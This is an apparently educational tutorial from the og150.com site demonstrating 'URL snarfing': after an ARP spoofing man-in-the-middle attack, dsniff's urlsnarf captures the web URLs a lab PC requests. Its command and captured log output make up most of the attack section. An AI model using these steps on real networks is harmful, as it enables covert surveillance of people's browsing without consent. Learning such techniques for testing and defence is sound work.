www.og150.com

URL Snarfing

TABLE OF CONTENTS

www.og150.com


Follow @theog150

Introduction To URL Snarfing.

URL snarfing outputs all requested URLs sniffed from HTTP traffic in CLF (Common Log Format, used by almost all web servers), suitable for offline post-processing and analysis. In essence, URL snarfing allows you to see what websites a user is browsing! For the URL snarfing to be effective, the HTTP traffic is typically captured using a MITM (Man in the Middle) attack.

This tutorial will use the topology illustrated in Screenshot 1. We will use the OG150 as the MITM device and will use the 'urlsnarf' application which is part of the Dsniff suite that is pre-installed into the OG150.

Screenshot 1 – Demonstration topology




Pre-requisite - Set Up A MITM Attack.

A pre-requisite for URL snarfing is that a MITM attack has been successfully implemented. We will use ARP spoofing for this. I will not go into the specifics of ARP spoofing because it is covered in detail in a dedicated tutorial named *'ARP Spoofing MITM Attack, Capturing*

Telnet Data' which is hosted on the www.og150.com website. I advise you to review this tutorial to set up your ARP spoofing MITM attack.


Screenshot 2 illustrates the traffic flow from the User PC (IP address 192.168.11.28) to www.cisco.com and www.og150.com **BEFORE** the ARP spoofing attack. Notice how the OG150 see's none of this traffic.

Screenshot 2 – Web traffic before ARP spoofing attack



Screenshot 3 illustrates the traffic flow from the User PC (IP address 192.168.11.28) to www.cisco.com and www.og150.com **AFTER** the ARP spoofing attack. Notice how the User PC traffic is now routed via the OG150 – we have successfully set up a MITM attack.

Screenshot 3 – Web traffic after ARP spoofing attack



URL Snarfing In Action!

It is extremely easy to execute this attack, once the MITM setup is complete. Open a second SSH connection to the OG150 (the first SSH connection should be running the ARP spoof continuously). Launch the 'urlsnarf' application using the command 'urlsnarf' as shown in Screenshot 4.

Screenshot 4 – Launch 'urlsnarf'

```
root@OG150:~# urlsnarf
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
```

Next, I enter the URL www.cisco.com and www.og150.com in the User PC web browser and my OG150 successfully displays the URLs that the User PC is using. Screenshot 5 shows that we are now capturing the URLs being used by the User PC (to www.cisco.com and www.og150.com) ☺

Screenshot 5 – URLs successfully captured using 'urlsnarf'

```
root@OG150:~# urlsnarf
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.11.28 - - [30/Mar/2013:08:43:18 +1000] "GET http://www.cisco.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)"
192.168.11.28 - - [30/Mar/2013:08:43:19 +1000] "GET http://www.cisco.com/web/fw/ltc/h/homepage.mb.1.17.1.min.css HTTP/1.1" - - "http://www.cisco.com/" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)"
192.168.11.28 - - [30/Mar/2013:08:43:19 +1000] "GET http://www.cisco.com/web/fw/ltc/h/spotlight.min.css HTTP/1.1" - - "http://www.cisco.com/" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)"
192.168.11.28 - - [30/Mar/2013:08:43:19 +1000] "GET http://www.cisco.com/web/fw/ltc/h/spotlight.min.js HTTP/1.1" - - "http://www.cisco.com/" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)"
192.168.11.28 - - [30/Mar/2013:08:43:20 +1000] "GET http://www.cisco.com/web/fw/i/field-button-sprite.png HTTP/1.1" - - "http://www.cisco.com/" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)"


192.168.11.28 - - [30/Mar/2013:08:45:10 +1000] "GET http://www.og150.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)"
192.168.11.28 - - [30/Mar/2013:08:45:10 +1000] "GET http://www.og150.com/css/reset.css HTTP/1.1" - - "http://www.og150.com/" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)"
192.168.11.28 - - [30/Mar/2013:08:45:10 +1000] "GET http://www.og150.com/js/jquery-1.8.3.min.js HTTP/1.1" - - "http://www.og150.com/" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)"
192.168.11.28 - - [30/Mar/2013:08:45:10 +1000] "GET http://www.og150.com/js/script.js HTTP/1.1" - - "http://www.og150.com/" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)"
192.168.11.28 - - [30/Mar/2013:08:45:10 +1000] "GET http://www.og150.com/js/swfobject.js HTTP/1.1" - - "http://www.og150.com/" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)"
```